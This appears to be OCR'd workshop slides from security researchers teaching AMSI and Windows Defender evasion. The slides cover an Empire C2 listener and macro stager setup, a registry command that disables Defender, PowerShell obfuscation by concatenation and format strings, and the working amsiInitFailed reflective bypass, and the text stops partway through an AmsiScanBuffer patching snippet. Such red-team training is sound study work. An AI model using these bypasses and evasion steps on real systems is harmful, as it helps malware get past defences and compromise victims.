Introduction to Sandbox Evasion and AMSI Bypasses

ANTHONY ROSE
JACOB KRASNOV
VINCENT ROSE

whoami

ANTHONY ROSE

C01И

- Co-founder, BC Security
- Lead Researcher, Merculite Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast



JACOB KRASNOV

HUBBLE


- Co-founder, BC Security
- MS in Astronautical Engineering
- Red Team Lead
- Currently focused on embedded system security



VINCENT ROSE


HALCYON

- Security Researcher, BC Security
- BS in Software Engineering
- Software & App Developer



Why are we here?

- How to mask your malware to avoid AMSI and Sandboxes



Goals

- Introduce Microsoft's Antimalware Scan Interface (AMSI) and explain its importance
- Learn to analyze malware scripts before and after execution
- Understand how obfuscate code to avoid AMSI and Windows Defender
- Detect and avoid sandbox environments

Expectations


We **will** teach you to…
- operate Empire
- obfuscate Powershell
- avoid AMSI and Sandboxes

We are **not** going to teach you…
- how to be a “leet hacker”




LESS-DRAMATIC REVELATIONS FROM THE CIA HACKING DUMP

-h What is Malware?



https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_1_of_2

In order to spread and multiply malware has to remain undetected by AV and defenders. Code obfuscation is the “simplest” and most efficient means of doing this. In addition to allowing it to sneak past AV obfuscation also helps hinder analysis by defenders so that it is harder for them to understand how the malware works and what it is trying to achieve




[4]:https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_1_of_2

[5]:
https://en.wikipedia.org/wiki/Antivirus_software#1980%E2%80%931990_period_(early_days)

What we often think of as “modern day” virus and AV activities has been around for a long time. By the end of the 80s AV had already recognized that trying to create signatures based on encrypted/obfuscated code was extremely difficult and instead started to try and target the encryption/decryption routines as this had to be machine readable in order to work.

In order to combat this malware adapted to have non static signatures. By the end of 1990, either multiple decryptors chosen at random or dynamically generated ones were being seen used in the wild.



6:https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_1_of_2
7:https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_2_of_2

Going Fileless


Not really completely Fileless

- Usually requires some kind of initial script/executable to kick off infection
- Persistence methods may leave traces in places like the registry (ie Poweliks)


This created a big problem for AV as it has traditionally relied on scanning files/executables

All of this leads into…

Antimalware Scripting Interface (AMSI)




[1] https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal




AMSI is a powerful anti-malware tool because it is able to evaluate commands being passed to the scripting compilation engine at run time after many obfuscation techniques have been removed. It also supports multiple scripting languages and is built as a dll with an API interface that any "registered" antivirus provider can access.

Data Flow




[2] https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal



[2] https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal

Malware Triggering



Control flow guard (CFG) - Ensures control flow integrity for indirect calls. Can optionally suppress exports and use strict CFG.

Data Execution Prevention (DEP) - Prevents code from being run from data-only memory pages such as the heap and stacks. Only configurable for 32-bit (x86) apps, permanently enabled for all other architectures. Can optionally enable ATL thunk emulation.

Randomize memory allocations (Bottom-Up ASLR) - Randomizes locations for virtual memory allocations including those for system structures heaps, stacks, TEBs, and PEBs. Can optionally use a wider randomization variance for 64-bit processes.


Arbitrary code guard (ACG) - Prevents the introduction of non-image-backed executable code and prevents code pages from being modified. Can optionally allow thread opt-out and allow remote downgrade (configurable only with PowerShell).

Do not allow child processes - Prevents an app from creating child processes.

Simulate execution (SimExec) - Ensures that calls to sensitive APIs return to legitimate

callers. Only configurable for 32-bit (x86) applications. Not compatible with ACG


Validate stack integrity (StackPivot) - ensures that the stack has not been redirected for sensitive APIs. Not compatible with ACG





AMSI passes a numerical value onto Windows Defender which then uses it to determine what action to take. A value of 0 indicates a clean result which means there is no possibility of the scanned component being malicious now or in the future. 1 means that currently the scanned result is not deemed malacious but that status could change in the future (this what is almost always returned under normal circumstances). The blocked by admin returns indicate that some kind of GPO blocked execution of the powershell. AMSI actually assigns risk values as it scans and these values are compiled. A total value of 32767 or less indicates that the program should proceed. A value of 32768 or higher indicates malware and that the process should halted. (The returned result will still be 32768 even if the evaluated result was higher)

https://docs.microsoft.com/en-us/windows/desktop/api/amsi/ne-amsi-amsi_result

Flagged Malware









Command uses Get-WinEvent to pull events from the Defender logs. The MaxEvents just limits the output to most recent specified number of events otherwise the output could be hundreds of events long. The 1116 id number is the event id for when Defender has flagged malware.


Malware Triggering Activity



Activity – We will distribute a few basic versions of malware embedded into the VMs. This will give everyone the opportunity to experiment and see what will/won't get past Windows Defender and AMSI.

Flagged Malware





Sample 1 is just a simple Write-Host command with AMSI flagged word
Sample 2 is an AMSI Bypass
Sample 3 is a default Empire launcher
Sample 4 is a PS-Inject script that targets svchost

Building/Customizing Your Malware

Don't do Too Much at Once

Getting working base code first
- Empire, Metasploit, Ect

Customize Functions

Get Working Obfuscated Code

Then Test Against AV

Disabling Windows Defender

New-ItemProperty -Path "HKLM:\Software\policies\microsoft\windows defender" -name disableantispyware -value 0 –Force

Restart computer/VM


Empire Tutorial

Empire Tutorial

Preloaded into VM

https://github.com/EmpireProject/Empire/tree/dev


- Install dev version (Do not use version 2.5)
- sudo ./setup/install.sh



Empire Tutorial

Splash page


- Version running (We are using a modified dev version)
- How many modules loaded
- Active Listeners
- Active Agents



Empire Tutorial

"Help" lists out all available commands


- Agents – Active payloads available
- Interact – Control a payload/host
- Preobfuscate – Obfuscates Powershell module (not needed)
- Set – Modify payload settings
- Usemodule – Select Empire Module
- Uselistener – Select Lisener
- Usestager – Select Empire stager (we will be using macros)



Empire Tutorial

Uselistener


- Host – Where you want your payload to call back to
  - Make sure you use your IP for this
- Port – Port used for communication
  - Default port is 80 (HTTP)



Empire Tutorial

Use edit to modify Listener info

- “edit LISTENERNAME host YOURIPADDRESS”
- “edit LISTENERNAME port PORTNUMBER”



Empire Tutorial

Usestager

- Tailor the stager to what the target is
- Our focus is Windows using a Macro
  - "windows/macro"




Empire Tutorial

Default Empire output (without obfuscation)


- This will get you caught





Test your Empire Payload






Obfuscation Basics

Advanced Techniques are Still Useful!

They are still good for hiding from other malware scanners, sandboxes, and human analysis



AMSI also ignores capitalization so this isn't effective at avoiding it but the randomization does change the hash of the file so it's still best practice to implement it.



Concatination is the most used and simplest form of obfuscation against AMSI. Once a variable has been set the full value is almost never scanned again so the variable can be passed into other functions freely without issue.

Variable Insertion

Powershell recognizes $ as a special character in a string and will fetch the associated variable.

- This is usually used in conjunction with something like concatenation

```
PS C:\Users\Kevin> $test = "amsicontext will cause an alert"
At line:1 char:1
+ $test = "amsicontext will cause an alert"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Kevin> $intermediate = "amsi"+"context"
PS C:\Users\Kevin> $test = "$intermediate will cause an alert"
PS C:\Users\Kevin> $test
amsicontext will cause an alert
PS C:\Users\Kevin>
```

Format String

Powershell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

```
PS C:\Users\Kevin> $test =  "amsicontext"
At line:1 char:1
+ $test =  "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Kevin> $test =  "amsi{0}text" -f "con"
PS C:\Users\Kevin> $test
amsicontext
```

XOR || ⊕

Uses:

- Pseudorandom number generation
- Error detection
- **Encryption**
- **Linear separability**



A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Commutative: $A \oplus B = B \oplus A$
Associative: $A \oplus (B \oplus C) = (A \oplus B) \oplus C$
Identity element: $A \oplus 0 = A$
Self-inverse: $A \oplus A = 0$

Obfuscate the Samples

Using Samples 1-3 from the early exercise attempt to obfuscate them so that they will run


Sample 3 can be difficult to figure out what is causing the issue

Invoke-Obfuscation

Invoke-Obfuscation

Install here

- https://github.com/danielbohannon/Invoke-Obfuscation
  - "Import-Module ./Invoke-Obfuscation.psd"
- Run "Invoke-Obfuscation"




If script disabled by system: Run as admin then "set-executionpolicy remotesigned" & "Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass"

Invoke-Obfuscation

Type “Tutorial” for high level directions


- Extremely helpful for learning/remembering the basics



Invoke-Obfuscation

Example code


- Use this for practicing
- SET SCRIPTBLOCK powershell -enc VwByAGkAdABlAC0ASABvAHMAdAAgACcAWQBvAHUAIABjAGEAbgAgAHUAcwBlACAAYgBhAHMAaQBjACAALQBlAG4AYwAgAEUAbgBjAG8AZABlAGQAQwBvAG0AbQBhAG4AZAAgAHMAeQBuAHQAYQB4ACAAdwBpAHQAaABvAHUAdAAgAEEAbgB5ACAAbwB0AGgAZQByACAAYwBvAG0AbQBhAG4AZAAgAGEAcgBnAHUAbQBlAG4AdABzACAAYQBzACAAaQBuAHAAdQB0ACAAZgBvAHIAIABTAGMAcgBpAHAAdABCAGwAbwBjAGsAIAB2AGEAbAB1AGUAIABpAG4AIABJAG4AdgBvAGsAZQAtAE8AYgBmAHUAcwBjAGEAdABpAG8AbgAuACcAIAAtAGYAIABnAHIAZQBlAG4A



Invoke-Obfuscation

Token-layer Obfuscation


- Token\Variable (extremely useful for masking variable names to AMSI)
- Token\All (if you are super lazy)
- Typically run whitespace last



Invoke-Obfuscation

Abstract Syntacx Tree (AST)


- Changes structure of AST
- AST contains all parsed content in Powershell code without having to dive into text parsing (we want to hide from this)



Invoke-Obfuscation

Encoding


- Used to further mask the payload by converting the format (e.g., Hex, Binary, AES, etc)
- Beware: running too much encoding will break the 8,191 character limit



Invoke-Obfuscation

String


- Obfuscate Powershell code as a string
- Breaks up the code with reversing techniques and concatenation



Invoke-Obfuscation


Compress

- Can be used in conjunction with Encoding to reduce the overall size of the payload.



Encoding Type	CLI Syntax	Average Length	Bloat Factor
ASCII	ENCODING\1	501.119	5.01x
Hex	ENCODING\2	500.307	5.00x
Octal	ENCODING\3	596.64	5.97x
Binary	ENCODING\4	995.141	9.95x
SecureString	ENCODING\5	1460.898	14.61x
BXOR	ENCODING\6	506.956	5.07x
Special Characters	ENCODING\7	3252.748	32.53x
Whitespace	ENCODING\8	1830.199	18.30x

Invoke-Obfuscation



Invoke-Obfuscation

Order of operations

- Mix it up to avoid detection
- Example:
  - Token\6421
  - Whitespace\1
  - Encoding\2
  - Compress\1

AMSI Bypasses

Why do we need this?

If our payload is already obfuscated enough to evade AMSI why bother?

- Only the first part of the stager is obfuscated!

Obfuscation can be time consuming, adds complexity and increases the size of our payloads

Why do we need this?

AMSI bypasses let us load whatever future modules we may want without issues

- Mimkatz, PS-Inject*, Powerup, etc.

Remember the AMSI returns

- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768


Reflective Bypass

Simplest Bypass that currently works

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);

Published by Matt Graeber in 2016 by tweet

Capitalization matters for passing field values



Microsoft's explanation on reflection: https://docs.microsoft.com/en-us/dotnet/framework/reflection-and-codedom/reflection


Image taken from: https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

That site also provides excellent detailed explanations on how these bypasses work

Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in

The designers of AMSI presumably decided that if there was an error occurring when AMSI starts up it's better to allow the system to continue operating rather than creating a ton of false flags that could make the computer useless



Code is also included below so it can be cut and pasted somewhere else

This method works by using C# to expose the native API calls in Kernel32 to powershell. This allows us to obtain where in memory the AMSI Scan buffer is and patch in a command to return a good scan result prior to the function actually scanning our commands.

While more complicated than the previous method it doesn't cause AMSI to fail instead preserving the appearance of the scan being completed fully. APTs have been observed utilizing this technique in the wild
https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/

This code was derived from Tal Liberman's Black Hat talk and taking some modifications from Rasta Mouse

https://i.blackhat.com/briefings/asia/2018/asia-18-Tal-Liberman-Documenting-the-Undocumented-The-Rise-and-Fall-of-AMSI.pdf
https://rastamouse.me/2018/11/amsiscanbuffer-bypass-part-3/

```
$MethodDefinition = @'
   [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true,
SetLastError=true)]
   public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

   [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
   public static extern IntPtr GetModuleHandle(string lpModuleName);

   [DllImport("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
